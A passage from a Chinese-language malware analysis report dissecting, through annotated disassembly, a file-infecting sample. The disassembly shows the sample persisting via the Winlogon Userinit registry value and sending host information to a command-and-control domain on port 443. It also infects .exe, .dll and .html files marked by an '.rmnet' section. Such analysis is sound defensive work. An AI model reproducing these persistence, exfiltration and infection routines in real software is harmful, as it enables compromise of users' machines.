    0017FF0C    00000002    |ShareMode = FILE_SHARE_WRITE
    0017FF10    00000000    |pSecurity = NULL
    0017FF14    00000002    |Mode = CREATE_ALWAYS
    0017FF18    00000080    |Attributes = NORMAL
    0017FF1C    00000000    \hTemplateFile = NULL

    //功能：在路径 C:\Program Files\Internet Explorer 下创建一个文件 dmlconf.dat
    */

2001292C    6A 00             PUSH 0
2001292E    8D45 F8          LEA EAX,DWORD PTR SS:[EBP-8]
20012931    50                PUSH EAX
20012932    FF75 10          PUSH DWORD PTR SS:[EBP+10]
20012935    FF75 0C          PUSH DWORD PTR SS:[EBP+C]
20012938    FF75 FC          PUSH DWORD PTR SS:[EBP-4]
2001293B    E8 B4550000    CALL 20017EF4                    ; JMP to kernel32.WriteFile
    /*
```

```
    //参数信息：
    0017FF0C   00000080   |hFile = 00000080 (window)
    0017FF10   0017FF40   |Buffer = 0017FF40
    0017FF14   00000010   |nBytesToWrite = 10 (16.)
    0017FF18   0017FF24   |pBytesWritten = 0017FF24
    0017FF1C   00000000   \pOverlapped = NULL

    //功能：  向 hFile(刚创建的文件) 指向的文件中写入 Buffer(0017FF40) 处的 nBytesToWrite(10)
    //返回值:1 写入成功 内容见文件 dmlconf.dat
    */
```

3-3 创建 6 个工作线程：

创建第 1 个线程(ThreadFunction:20017ACA)

```
20017CB3   8D45 FC         LEA EAX,DWORD PTR SS:[EBP-4]
20017CB6   50              PUSH EAX
20017CB7   6A 00           PUSH 0
20017CB9   FF75 F8         PUSH DWORD PTR SS:[EBP-8]
20017CBC   68 CA7A0120     PUSH 20017ACA
20017CC1   6A 00           PUSH 0
20017CC3   6A 00           PUSH 0
20017CC5   E8 04010000     CALL 20017DCE                    ; JMP to kernel32.CreateThread
  /*
  //参数信息：
  0017FF48   00000000   |pSecurity = NULL
  0017FF4C   00000000   |StackSize = 0
  0017FF50   20017ACA   |ThreadFunction = 20017ACA
  0017FF54   00050034   |pThreadParm = 00050034
  0017FF58   00000000   |CreationFlags = 0
  0017FF5C   0017FF68   \pThreadId = 0017FF68
  */
```

创建第 2 个线程(ThreadFunction:20017626)

```
20017CD5   8D45 FC         LEA EAX,DWORD PTR SS:[EBP-4]
20017CD8   50              PUSH EAX
20017CD9   6A 00           PUSH 0
20017CDB   6A 00           PUSH 0
20017CDD   68 26760120     PUSH 20017626
20017CE2   6A 00           PUSH 0
20017CE4   6A 00           PUSH 0
20017CE6   E8 E3000000     CALL 20017DCE                    ; JMP to kernel32.CreateThread
  /*
  //参数信息：
```

```
0017FF48    00000000    |pSecurity = NULL
0017FF4C    00000000    |StackSize = 0
0017FF50    20017626    |ThreadFunction = 20017626
0017FF54    00000000    |pThreadParm = NULL
0017FF58    00000000    |CreationFlags = 0
0017FF5C    0017FF68    \pThreadId = 0017FF68
*/
```

创建第 3 个线程(ThreadFunction:2001781F)

```
20017CF6    8D45 FC          LEA EAX,DWORD PTR SS:[EBP-4]
20017CF9    50               PUSH EAX
20017CFA    6A 00            PUSH 0
20017CFC    6A 00            PUSH 0
20017CFE    68 1F780120      PUSH 2001781F
20017D03    6A 00            PUSH 0
20017D05    6A 00            PUSH 0
20017D07    E8 C2000000      CALL 20017DCE                    ; JMP to
kernel32.CreateThread
/*
//参数信息：
0017FF48    00000000    |pSecurity = NULL
0017FF4C    00000000    |StackSize = 0
0017FF50    2001781F    |ThreadFunction = 2001781F
0017FF54    00000000    |pThreadParm = NULL
0017FF58    00000000    |CreationFlags = 0
0017FF5C    0017FF68    \pThreadId = 0017FF68
*/
```

创建第 4 个线程(ThreadFunction:2001790C)

```
20017D41    8D45 FC          LEA EAX,DWORD PTR SS:[EBP-4]
20017D44    50               PUSH EAX
20017D45    6A 00            PUSH 0
20017D47    6A 00            PUSH 0
20017D49    68 0C790120      PUSH 2001790C
20017D4E    6A 00            PUSH 0
20017D50    6A 00            PUSH 0
20017D52    E8 77000000      CALL 20017DCE                ; JMP to kernel32.CreateThread
/*
//参数信息：
0017FF48    00000000    |pSecurity = NULL
0017FF4C    00000000    |StackSize = 0
0017FF50    2001790C    |ThreadFunction = 2001790C
0017FF54    00000000    |pThreadParm = NULL
0017FF58    00000000    |CreationFlags = 0
```

```
  0017FF5C    0017FF68    \pThreadId = 0017FF68
  */
```

创建第 5 个线程(ThreadFunction:20016EA8)

```
200175C1    8D45 FC          LEA EAX,DWORD PTR SS:[EBP-4]
200175C4    50               PUSH EAX
200175C5    6A 00            PUSH 0
200175C7    6A 00            PUSH 0
200175C9    68 A86E0120      PUSH 20016EA8
200175CE    6A 00            PUSH 0
200175D0    6A 00            PUSH 0
200175D2    E8 F7070000      CALL 20017DCE       ; JMP to kernel32.CreateThread
  /*
  //参数信息：
  0017FF2C    00000000    |pSecurity = NULL
  0017FF30    00000000    |StackSize = 0
  0017FF34    20016EA8    |ThreadFunction = 20016EA8
  0017FF38    00000000    |pThreadParm = NULL
  0017FF3C    00000000    |CreationFlags = 0
  0017FF40    0017FF50    \pThreadId = 0017FF50
  */
```

创建第 6 个线程(ThreadFunction:20016EC2)

```
200175F1    8D45 FC          LEA EAX,DWORD PTR SS:[EBP-4]
200175F4    50               PUSH EAX
200175F5    6A 00            PUSH 0
200175F7    6A 00            PUSH 0
200175F9    68 C26E0120      PUSH 20016EC2
200175FE    6A 00            PUSH 0
20017600    6A 00            PUSH 0
20017602    E8 C7070000      CALL 20017DCE                  ; JMP to kernel32.CreateThread
  /*
  //参数信息：
  0017FF2C    00000000    |pSecurity = NULL
  0017FF30    00000000    |StackSize = 0
  0017FF34    20016EC2    |ThreadFunction = 20016EC2
  0017FF38    00000000    |pThreadParm = NULL
  0017FF3C    00000000    |CreationFlags = 0
  0017FF40    0017FF50    \pThreadId = 0017FF50
  */
```

3-4 工作线程行为分析:

(3-4-1):Thread1(ThreadFunction:20017ACA)

功能描述:

每隔 1 秒就打开注册表项：
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Winlogon
并读取 Userinit 的键值，然后检查路径 c:\program files\microsoft\desktoplayer.exe 是否在键值中，如果不在的话就将路径 c:\program files\microsoft\desktoplayer.exe 追加到该键值中,以达到开机启动的目的。

```
//打开注册表项
"HKEY_LOCAL_MACHINE\Software\Microsoft\Windows NT\CurrentVersion\Winlogon"
200120AB    8945 F0          MOV DWORD PTR SS:[EBP-10],EAX    //保存到 Var4
200120AE    8D45 F8          LEA EAX,DWORD PTR SS:[EBP-8]
200120B1    50               PUSH EAX
200120B2    8D45 FC          LEA EAX,DWORD PTR SS:[EBP-4]
200120B5    50               PUSH EAX
200120B6    6A 00            PUSH 0
200120B8    68 3F000F00      PUSH 0F003F
200120BD    6A 00            PUSH 0
200120BF    68 07A30120      PUSH 2001A307       ; ASCII "REG_SZ"
200120C4    6A 00            PUSH 0
200120C6    68 C8A20120      PUSH 2001A2C8       ; ASCII "Software\Microsoft\Windows
                                                       NT\CurrentVersion\Winlogon"
200120CB    68 02000080      PUSH 80000002
200120D0    E8 B95F0000      CALL 2001808E       ; JMP to ADVAPI32.RegCreateKeyExA
  /*
  //参数信息：
  00BCFE70    80000002    |hKey = HKEY_LOCAL_MACHINE
  00BCFE74    2001A2C8    |Subkey = "Software\Microsoft\Windows NT\CurrentVersion
                                \Winlogon"
  00BCFE78    00000000    |Reserved = 0
  00BCFE7C    2001A307    |Class = "REG_SZ"
  00BCFE80    00000000    |Options = REG_OPTION_NON_VOLATILE
  00BCFE84    000F003F    |Access = KEY_ALL_ACCESS
  00BCFE88    00000000    |pSecurity = NULL
  00BCFE8C    00BCFEA0    |pHandle = 00BCFEA0
  00BCFE90    00BCFE9C    \pDisposition = 00BCFE9C
  */

 获取注册表项的 "Userinit" 键值
20012117    8D45 F8          LEA EAX,DWORD PTR SS:[EBP-8]
2001211A    50               PUSH EAX
2001211B    FF75 F4          PUSH DWORD PTR SS:[EBP-C]
2001211E    6A 00            PUSH 0
20012120    6A 00            PUSH 0
20012122    68 FEA20120      PUSH 2001A2FE                ; ASCII "Userinit"
20012127    FF75 FC          PUSH DWORD PTR SS:[EBP-4]
```

```
2001212A    E8 6B5F0000    CALL 2001809A                    ; JMP to
ADVAPI32.RegQueryValueExA
   /*
   //获取的键值：
   00196408    43 3A 5C 57 49 4E 44 4F 57 53 5C 73 79 73 74 65    C:\WINDOWS\syste
   00196418    6D 33 32 5C 75 73 65 72 69 6E 69 74 2E 65 78 65    m32\userinit.exe
   00196428    2C 00
   */
```

检查样本文件路径是否在注册表键值中

```
20012146    FF75 F0          PUSH DWORD PTR SS:[EBP-10]
20012149    FF75 08          PUSH DWORD PTR SS:[EBP+8]
2001214C    FF75 F8          PUSH DWORD PTR SS:[EBP-8]
2001214F    FF75 F4          PUSH DWORD PTR SS:[EBP-C]
20012152    E8 FEF9FFFF    CALL 20011B55
   /*
   //参数信息：
   00BCFE84    00196408    |Arg1 = 00196408 ASCII "c:\windows\system32\userinit.exe,"
   00BCFE88    00000022    |Arg2 = 00000022
   00BCFE8C    00BCFEB0    |Arg3 = 00BCFEB0 ASCII "c:\program
files\microsoft\desktoplayer.exe"
   00BCFE90    0000002B    \Arg4 = 0000002B

   //功能： 在 Arg1 中从后向前匹配 Arg2， 返回 Arg2 在 Arg1 的位置，返回结果不
为 0 说明要写入的数据已经存在，不必再次写入
   */
```

样本文件路径不在注册表键值中时，将样本文件路径添加到注册表中

```
2001217B    50                PUSH EAX
2001217C    FF75 F4          PUSH DWORD PTR SS:[EBP-C]
2001217F    6A 01             PUSH 1
20012181    6A 00             PUSH 0
20012183    68 FEA20120    PUSH 2001A2FE                    ; ASCII "Userinit"
20012188    FF75 FC          PUSH DWORD PTR SS:[EBP-4]
2001218B    E8 105F0000    CALL 200180A0                    ; JMP to
ADVAPI32.RegSetValueExA
   /*
   //参数信息：
   00BCFE7C    00000080    |hKey = 80
   00BCFE80    2001A2FE    |ValueName = "Userinit"
   00BCFE84    00000000    |Reserved = 0
   00BCFE88    00000001    |ValueType = REG_SZ
   00BCFE8C    00196408    |Buffer = 00196408
   00BCFE90    0000004D    \BufSize = 4D (77.)
```

```
  //功能：设置注册表的键值
  //设置之后 注册表 HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows NT\
CurrentVersion\Winlogon\Userinit
    键值为:c:\windows\system32\userinit.exe,,c:\program files\microsoft\desktoplayer.exe
  */

休息 1S 之后，再次检查注册表
20017AFA   68 E8030000   PUSH 3E8
20017AFF   E8 DE030000   CALL 20017EE2   ; JMP to kernel32.Sleep
  //Sleep 1 秒
20017B04   EB E8   JMP SHORT 20017AEE
```

(3-4-2):Thread2(ThreadFunction:20017626)

功能描述:

间歇性的测试同 google.com 的 80 端口、bing.com 的 80 端口、yahoo.com 的 80 端口的连通性，只要有一个连通，就不再测试后面的网址并在全局变量 2001A23B 处保存两次能够连通的时间差(秒单位)

```
 获取网址和端口号
2001763E   8D05 3FA20120   LEA EAX,DWORD PTR DS:[2001A23F]
20017644   8945 FC          MOV DWORD PTR SS:[EBP-4],EAX
  /*Var1 == 2001A23F 指向网址字符串
 2001A23F 67 6F 6F 67 6C 65 2E 63 6F 6D 3A 38 30 00 62 69   google.com:80.bi
 2001A24F 6E 67 2E 63 6F 6D 3A 38 30 00 79 61 68 6F 6F 2E   ng.com:80.yahoo.
 2001A25F 63 6F 6D 3A 38 30 00                                com:80.
  */
20017647   8D45 EC   LEA EAX,DWORD PTR SS:[EBP-14]   //addr Var5
2001764A   50          PUSH EAX
2001764B   8D45 F0   LEA EAX,DWORD PTR SS:[EBP-10]   //addr Var4 放端口号
2001764E   50          PUSH EAX
2001764F   8D45 F4   LEA EAX,DWORD PTR SS:[EBP-C]    //addr Var3 存放的新堆空间首
                                                      地址，内容为 网址字符串首地址
20017652   50          PUSH EAX
20017653   6A 00      PUSH 0
20017655   FF75 FC   PUSH DWORD PTR SS:[EBP-4]        //Var1 网址字符串首地址
20017658   E8 83BCFFFF   CALL 200132E0
  /*
  //参数信息:
  00CCFF80   2001A23F   |Arg1 = 2001A23F ASCII "google.com:80"
  00CCFF84   00000000   |Arg2 = 00000000
  00CCFF88   00CCFFA8   |Arg3 = 00CCFFA8          //存放的新堆空间首地址，内容为
                                                   网址字符串首地址
  00CCFF8C   00CCFFA4   |Arg4 = 00CCFFA4          //放端口号
```

```
00CCFF90    00CCFFA0    \Arg5 = 00CCFFA0

//功能：  提取出网站名称
//返回值：EAX = 0019F560 67 6F 6F 67 6C 65 2E 63 6F 6D 00          google.com.
//返回值: EAX == Var3
*/

//进行连接尝试
2001765D    0BC0              OR EAX,EAX    //判断堆空间是否申请成功，  失败时休眠一
                                            秒后再次尝试
2001765F    0F84 9F000000     JE 20017704
20017665    8945 F8           MOV DWORD PTR SS:[EBP-8],EAX    //Var2  指向网站名
20017668    837D F4 00        CMP DWORD PTR SS:[EBP-C],0      //Var3  指向网站名字符串
                                                               首地址  和  0  做比较
2001766C    0F84 8A000000     JE 200176FC
20017672    FF75 F0           PUSH DWORD PTR SS:[EBP-10]    //Var4  端口号
20017675    FF75 F4           PUSH DWORD PTR SS:[EBP-C]     //Var3  网址字符串首地址
20017678    E8 67B8FFFF       CALL 20012EE4
/*
//参数信息:(第一次调用)
00CCFF8C    0019F560    |Arg1 = 0019F560 ASCII "google.com"
00CCFF90    00000050    \Arg2 = 00000050

//功能：    尝试和  "google.com"  的  50H  端口  建立  TCP  链接
//返回值：链接失败，返回 0，  若链接成功，则返回  1
*/

/*
//参数信息:(第二次调用)
00CCFF8C    0019F560    |Arg1 = 0019F560 ASCII "bing.com"
00CCFF90    00000050    \Arg2 = 00000050

//功能：    尝试和  "bing.com"  的  50H  端口  建立  TCP  链接
//返回值：链接成功，返回 1，  若链接成功，则返回  1
*/

//如果连接成功，则计算 2 次连接的时间差并保存
2001767D    83F8 01         CMP EAX,1
20017680    75 48           JNZ SHORT 200176CA                //链接建立失败，  跳转

20017682    837D E0 00    CMP DWORD PTR SS:[EBP-20],0     //Var8  和  0  比较，之前有过
                                                          链接时
20017686    75 08           JNZ SHORT 20017690              //链接成功时，跳转
```

```
20017688    E8 C5070000    CALL 20017E52        ; JMP to kernel32.GetTickCount
2001768D    8945 E0        MOV DWORD PTR SS:[EBP-20],EAX //第一次能连通的开机时间
20017690    E8 BD070000    CALL 20017E52            ; JMP to kernel32.GetTickCount
20017695    2B45 E0        SUB EAX,DWORD PTR SS:[EBP-20]    //EAX 表示俩次链接成功
                                                                的时间差

20017698    33D2            XOR EDX,EDX
2001769A    F775 E4         DIV DWORD PTR SS:[EBP-1C]      //1000
2001769D    A3 3BA20120     MOV DWORD PTR DS:[2001A23B],EAX
  //获取的时间差转成秒 存到全局变量 [2001A23B]处，该处时间差为当前能连通的时
    间和第一次连通的时间差
200176A2    2B45 E8             SUB EAX,DWORD PTR SS:[EBP-18]      //EAX - Var6
200176A5    0105 37A20120       ADD DWORD PTR DS:[2001A237],EAX //累计时间差
200176AB    FF35 3BA20120       PUSH DWORD PTR DS:[2001A23B]       //
200176B1    8F45 E8             POP DWORD PTR SS:[EBP-18]          //Var6 为时间差
200176B4    8D05 3FA20120       LEA EAX,DWORD PTR DS:[2001A23F]
200176BA    8945 FC             MOV DWORD PTR SS:[EBP-4],EAX       //Var1 保存网站字符
                                                        串首地址，  还原到指向 google

200176BD    FF35 17A20120       PUSH DWORD PTR DS:[2001A217]       //休眠时间 60 秒
200176C3    E8 B7A9FFFF         CALL 2001207F

//取得下一个要测试连接的网址和端口
200176CA    FF75 FC         PUSH DWORD PTR SS:[EBP-4]     //计算本次链接使用的网站的
                                                            字符串的长度
200176CD    E8 46080000     CALL 20017F18                  ; JMP to kernel32.lstrlenA
  /*
  //参数信息:
  00CCFF90    2001A23F    \String = "google.com:80"

  2001A23F    67 6F 6F 67 6C 65 2E 63 6F 6D 3A 38 30 00 62 69    google.com:80.bi
  2001A24F    6E 67 2E 63 6F 6D 3A 38 30 00 79 61 68 6F 6F 2E    ng.com:80.yahoo.
  2001A25F    63 6F 6D 3A 38 30 00                                com:80.
  */
200176D2    40              INC EAX
200176D3    0145 FC     ADD DWORD PTR SS:[EBP-4],EAX    // Var1 指向下一个地址
200176D6    8B45 FC     MOV EAX,DWORD PTR SS:[EBP-4]
200176D9    8038 00     CMP BYTE PTR DS:[EAX],0          //看是否对所有地址都尝试过链
                                                          接
200176DC    75 1E       JNZ SHORT 200176FC

//休眠 10 秒之后再次和所有网址尝试连接
20017704    68 10270000     PUSH 2710
20017709    E8 D4070000     CALL 20017EE2 ; JMP to kernel32.Sleep
```

```
  //Sleep 10 秒
2001770E   E9 34FFFFFF   JMP 20017647
  //20017647 - 2001770E 的功能：间歇性的判断能否和 google.com:80 以及
                                bing.com:80 连通
```

(3-4-3):Thread3(ThreadFunction:2001781F)

功能描述:

每分钟向 "C:\Program Files\Internet Explorer\dmlconf.dat" 中写入 16 字节的数据，前 8 字节为系统时间，接着是 4 字节数据是两次连通特定网站的时间差， 最后 4 字节数据始终为 0

获取系统时间信息

```
2001771D   8D7D F0        LEA EDI,DWORD PTR SS:[EBP-10]   //EDI = addr Var4
20017720   6A 00          PUSH 0
20017722   6A 08          PUSH 8
20017724   57              PUSH EDI
20017725   68 2BA20120    PUSH 2001A22B
2001772A   E8 29A2FFFF    CALL 20011958
  /*
  //参数信息:
  00DCFF88   2001A22B   |Arg1 = 2001A22B 该处存放的是系统时间
  00DCFF8C   00DCFF98   |Arg2 = 00DCFF98 addr Var4
  00DCFF90   00000008   |Arg3 = 00000008
  00DCFF94   00000000   \Arg4 = 00000000 决定拷贝时地址变化方向：1 增加，0 减少

  //功能：拷贝 Arg1 起始的 Arg3 字节数据到 Arg2 地址处
  */
```

获取两次和网站连通的时间差

```
2001772F   83C7 08        ADD EDI,8
20017732   6A 00          PUSH 0
20017734   6A 04          PUSH 4
20017736   57              PUSH EDI
20017737   68 37A20120    PUSH 2001A237
2001773C   E8 17A2FFFF    CALL 20011958
  /*
  //参数信息:
  00DCFF88   2001A237   |Arg1 = 2001A237 和特定网站 2 次连通的时间差
  00DCFF8C   00DCFFA0   |Arg2 = 00DCFFA0
  00DCFF90   00000004   |Arg3 = 00000004
  00DCFF94   00000000   \Arg4 = 00000000 决定拷贝时地址变化方向：1 增加，0 减少

  //功能：拷贝 Arg1 起始的 Arg3 字节数据到 Arg2 地址处
  */
```

写入数据到文件

```
20017753    6A 10             PUSH 10
20017755    8D45 F0           LEA EAX,DWORD PTR SS:[EBP-10]
20017758    50                PUSH EAX
20017759    FF75 08           PUSH DWORD PTR SS:[EBP+8]
2001775C    E8 9EB1FFFF       CALL 200128FF
  /*
  //参数信息:
  00DCFF8C    2001B064    |Arg1 = 2001B064 ASCII "C:\Program Files\Internet
Explorer\dmlconf.dat"
  00DCFF90    00DCFF98    |Arg2 = 00DCFF98 //数据首地址
  00DCFF94    00000010    \Arg3 = 00000010 //数据长度

  //功能：创建文件 Arg1 然后将 Arg2 处的 Arg3 长度的数据写入文件，并关闭文件
  */
```

本次写入数据完毕，休眠 60 秒

```
2001782C    FF35 13A20120    PUSH DWORD PTR DS:[2001A213]
20017832    E8 48A8FFFF      CALL 2001207F
  /*
  //参数信息：
  00DCFFB0     0000003C
  */
```

(3-4-4):Thread4(ThreadFunction:2001790C)

功能描述:

每 10 分钟向 "fget-career.com 的 443 端口" 发送当前系统时间信息以及含有本机信息的字符串，并接收 "fget-career.com" 发回的数据。

解析 "fget-career.com" 的网址

```
20012DDE    FF75 08          PUSH DWORD PTR SS:[EBP+8]
20012DE1    E8 54520000      CALL 2001803A                ; JMP to ws2_32.gethostbyname
  /*
  //参数信息:
  00ECFD84    2001A010    \Name = "fget-career.com"

  //功能：解析网址对应的 IP 地址(195.22.26.232)
  //返回值:一个 struct hostent 结构体指针 001A3738 58 37 1A 00 48 37 1A 00 02 00 04
            00 4C 37 1A 00

  struct hostent {
                    char FAR *          h_name;         001A3758
                    char FAR * FAR * h_aliases;     001A3748
                    short               h_addrtype;   0002
```

```
                        short                   h_length;       0004
                        char FAR * FAR * h_addr_list; 001A374C
                       };
    其中 [0]处为存放指向 IP 地址数据的二级地址 001A374C

    而 001A374C 处的数据为:54 37 1A 00
    001A3754 处的数据的为: C3 16 1A E8 解析为 IP 地址为 195.22.26.232
  */
```

和 "fget-career.com" 的 443 端口建立连接

```
20012F6E    FF75 10         PUSH DWORD PTR SS:[EBP+10]
20012F71    FF75 0C         PUSH DWORD PTR SS:[EBP+C]
20012F74    FF75 08         PUSH DWORD PTR SS:[EBP+8]
20012F77    E8 B8500000     CALL 20018034                   ; JMP to ws2_32.connect
  /*
  //参数信息:
  00ECFB50    000000AC    |Socket = AC
  00ECFB54    00ECFD94    |pSockAddr = 00ECFD94
  00ECFB58    00000010    \AddrLen = 10 (16.)

  //功能：和目标建立连接
  */
```

本机和远程服务器的数据交互过程

```
20013F82    50              PUSH EAX
20013F83    52              PUSH EDX
20013F84    FF75 FC         PUSH DWORD PTR SS:[EBP-4]
20013F87    E8 A1F8FFFF     CALL 2001382D
  /*
  //参数信息:
  00ECFDA8    000000AC    |Arg1 = 000000AC
  00ECFDAC    00A9F464    |Arg2 = 00A9F464
  00ECFDB0    00000001    \Arg3 = 00000001

  //功能：  利用 Arg1 的 scoket 向目标网站发送 Arg2 处的 Arg3 大小的数据
  //返回值：发送成功的字节数 01
  */

200130F6    FF75 14         PUSH DWORD PTR SS:[EBP+14]
200130F9    FF75 10         PUSH DWORD PTR SS:[EBP+10]
200130FC    FF75 0C         PUSH DWORD PTR SS:[EBP+C]
200130FF    FF75 08         PUSH DWORD PTR SS:[EBP+8]
20013102    E8 5D4F0000     CALL 20018064                   ; JMP to ws2_32.recv
20013107    8945 FC         MOV DWORD PTR SS:[EBP-4],EAX
```

```
  //接收数据

2001796D    68 64B40120       PUSH 2001B464    ; ASCII
                                                  "68f08220f8dc24d93905eceffe4edf67"
20017972    68 E4B40120       PUSH 2001B4E4     ; ASCII
                                              "642F26CD00000A28000000050000000186"
20017977    FF35 08A00120     PUSH DWORD PTR DS:[2001A008]
2001797D    68 10A00120       PUSH 2001A010                    ; ASCII "fget-career.com"
20017982    E8 A6BFFFFF       CALL 2001392D
  /*
  //参数信息:
  00ECFDCC    2001A010    |Arg1 = 2001A010 ASCII "fget-career.com"
  00ECFDD0    000001BB    |Arg2 = 000001BB  端口号  443
  00ECFDD4    2001B4E4    |Arg3 = 2001B4E4 ASCII
                                              "642F26CD00000A28000000050000000186"
  00ECFDD8    2001B464    \Arg4 = 2001B464 ASCII "68f08220f8dc24d93905eceffe4edf67"

  //功能：向  Arg1  所指的网站的  Arg2  端口  发送数据
  */

2001398F    0BC0              OR EAX,EAX
20013991    74 24             JE SHORT 200139B7
20013993    FF75 FC           PUSH DWORD PTR SS:[EBP-4]
20013996    E8 DDFEFFFF       CALL 20013878
  /*
  //参数信息:
  00ECFDB4    000000AC    \Arg1 = 000000AC socket

  //功能：接收  fget-career.com  发来的数据
  */
```

(3-4-5):Thread5(ThreadFunction:20016EA8)

功能描述：

对 DRIVE_FIXED 类型的磁盘上的 .exe、.dll、 .html、 .htm：四种文件进行感染。获取系统目录和 Windows 目录,以便在全盘遍历文件的时候避开这两个目录的文件

```
20016482    68 00040000       PUSH 400
20016487    68 3BA80120       PUSH 2001A83B
2001648C    E8 A3190000       CALL 20017E34 ; JMP to kernel32.GetSystemDirectoryA
  /*
  //参数信息:
  011CFD98    2001A83B    |Buffer = 2001A83B
  011CFD9C    00000400    \BufSize = 400 (1024.)

  //功能:   获取系统目录
```

```
   //返回值:系统路径字符串长度

   2001A83B    43 3A 5C 57 49 4E 44 4F 57 53 5C 73 79 73 74 65    C:\WINDOWS\syste
   2001A84B    6D 33 32 00                                                m32.
   */
20016491    68 00040000    PUSH 400
20016496    68 3BAC0120    PUSH 2001AC3B
2001649B    E8 C4190000    CALL 20017E64 ; JMP to kernel32.GetWindowsDirectoryA
   /*
   //参数信息:
   011CFD98    2001A83B    |Buffer = 2001AC3B
   011CFD9C    00000400    \BufSize = 400 (1024.)

   //功能:   获取 Windows 目录
   //返回值:Windows 目录 路径字符串长度 0A


   2001AC3B    43 3A 5C 57 49 4E 44 4F 57 53 00    C:\WINDOWS.
   */
```

获取所有的磁盘盘符，以便全盘遍历

```
200164F0    8D85 00FEFFFF    LEA EAX,DWORD PTR SS:[EBP-200]
200164F6    50                PUSH EAX
200164F7    68 00020000       PUSH 200
200164FC    E8 1B190000       CALL 20017E1C; JMP to kernel32.GetLogicalDriveStringsA
   /*
   //参数信息:
   011CFD9C    00000200    |BufSize = 200 (512.)
   011CFDA0    011CFDA8    \Buffer = 011CFDA8

   //功能: 获取磁盘盘符
   //返回值:08 盘符字符串长度
   011CFDA8    43 3A 5C 00 44 3A 5C 00 00 D1 FA 89 01 42 6D 80    C:\.D:\..漾?Bm€
   */
```

检查磁盘类型是不是 DRIVE_FIXED，如果是则深度优先遍历磁盘文件

```
20016518    56                PUSH ESI
20016519    E8 E6180000    CALL 20017E04; JMP to kernel32.GetDriveTypeA
   /*
   //参数信息:
   011CFD9C    011CFDA8    \RootPathName = "C:\"

   //功能:   获取磁盘类型
   //返回值:3 DRIVE_FIXED
```

```
   */
```

深度优先遍历磁盘文件

```
20016529    56                PUSH ESI
2001652A    56                PUSH ESI
2001652B    E8 47FEFFFF    CALL 20016377
   /*
   //参数信息:
   011CFD9C    011CFDA8    |Arg1 = 011CFDA8 ASCII "C:\"
   011CFDA0    011CFDA8    \Arg2 = 011CFDA8 ASCII "C:\"

   //功能:针对该文件夹下的文件做深度优先遍历，处理所有文件和文件夹
   //返回值:
   */

//感染前先通过文件名排除三种文件(".."、"."  和  "RMNetwork")
20016286    68 2CA80120    PUSH 2001A82C                    ; ASCII ".."
2001628B    FF75 08          PUSH DWORD PTR SS:[EBP+8]//Arg1  文件名
2001628E    E8 6D1C0000    CALL 20017F00                    ; JMP to kernel32.lstrcmpA
20016293    83F8 00          CMP EAX,0
20016296    74 2D            JE SHORT 200162C5
20016298    68 2FA80120    PUSH 2001A82F
2001629D    FF75 08          PUSH DWORD PTR SS:[EBP+8]//Arg1  文件名
200162A0    E8 5B1C0000    CALL 20017F00                    ; JMP to kernel32.lstrcmpA
200162A5    83F8 00          CMP EAX,0
200162A8    74 1B            JE SHORT 200162C5
200162AA    68 31A80120    PUSH 2001A831                    ; ASCII "RMNetwork"
200162AF    FF75 08          PUSH DWORD PTR SS:[EBP+8]//Arg1  文件名
200162B2    E8 491C0000    CALL 20017F00                    ; JMP to kernel32.lstrcmpA
```

.exe 和.dll 文件的感染过程

```
//对磁盘文件创建文件映射
20011C91    52                PUSH EDX
20011C92    53                PUSH EBX
20011C93    6A 00             PUSH 0
20011C95    6A 00             PUSH 0
20011C97    6A 00             PUSH 0
20011C99    6A 04             PUSH 4
20011C9B    6A 00             PUSH 0
20011C9D    FF75 08          PUSH DWORD PTR SS:[EBP+8]//Arg1 = hFile
20011CA0    E8 17610000    CALL 20017DBC                    ; JMP to
kernel32.CreateFileMappingA
   /*
   //参数信息:
```

```
011CF248    00000114    |hFile = 00000114
011CF24C    00000000    |pSecurity = NULL
011CF250    00000004    |Protection = PAGE_READWRITE
011CF254    00000000    |MaximumSizeHigh = 0
011CF258    00000000    |MaximumSizeLow = 0
011CF25C    00000000    \MapName = NULL

//功能:对磁盘文件创建文件映射
//返回值:EAX = hMap = 00000118
*/
```

//判断该文件中是否有 ".rmnet"节，如果已经存在，表明该文件已经被感染过

```
2001680C    68 00A50120     PUSH 2001A500                   ; ASCII ".rmnet"
20016811    FF75 CC         PUSH DWORD PTR SS:[EBP-34]
20016814    FF75 F4         PUSH DWORD PTR SS:[EBP-C]
20016817    E8 B8F3FFFF     CALL 20015BD4
/*
//参数信息:
011CF26C    013E0000    |Arg1 = 013E0000 DOS 头
011CF270    00001A00    |Arg2 = 00001A00 文件大小
011CF274    2001A500    \Arg3 = 2001A500 ASCII ".rmnet"

//功能:    判断文件中是否有名称为 ".rmnet"的节
//返回值: 有的话就返回该节表在文件中的首地址，否则返回 0
*/
```

//查看文件中是否有按名称导入"LoadLibraryA"和 "GetProcAddress",有的话获取对应的 IAT RVA

```
2001684D    68 0EA50120    PUSH 2001A50E                    ; ASCII "LoadLibraryA"
20016852    FF75 CC        PUSH DWORD PTR SS:[EBP-34]
20016855    FF75 F4        PUSH DWORD PTR SS:[EBP-C]
20016858    E8 A3F7FFFF    CALL 20016000
/*
//参数信息:
011CF26C    013E0000    文件数据在内存中的地址
011CF270    00001A00    文件大小
011CF274    2001A50E    ASCII "LoadLibraryA"

//功能:    查找该文件的 导入表中是否有 LoadLibraryA 函数
//返回值: 有返回一个值，该值为 IAT 中 "LoadLibraryA" 函数地址的 RVA   没有返回 0
*/

2001685D    83F8 00            CMP EAX,0
```

```
20016860    0F84 62010000    JE 200169C8                    //无 LoadLibrary 函数，Exit
20016866    A3 58720120      MOV DWORD PTR DS:[20017258],EAX //保存 IAT 中
                "LoadLibraryA" RVA, 该值在程序加载后为真实的"LoadLibraryA" 函数地址

2001686B    68 1BA50120    PUSH 2001A51B                    ; ASCII "GetProcAddress"
20016870    FF75 CC        PUSH DWORD PTR SS:[EBP-34]
20016873    FF75 F4        PUSH DWORD PTR SS:[EBP-C]
20016876    E8 85F7FFFF    CALL 20016000
  /*
  //参数信息:
  011CF26C    012E0000    |Arg1 = 012E0000
  011CF270    00025043    |Arg2 = 00025043
  011CF274    2001A51B    \Arg3 = 2001A51B ASCII "GetProcAddress"

  //功能:    查找该文件的 导入表中是否有 GetProcAddress 函数
  //返回值: 有返回一个值 该值为 IAT 中 "GetProcAddress" 函数地址的 RVA   没有
返回 0
  */
2001687B    83F8 00          CMP EAX,0
2001687E    0F84 44010000    JE 200169C8
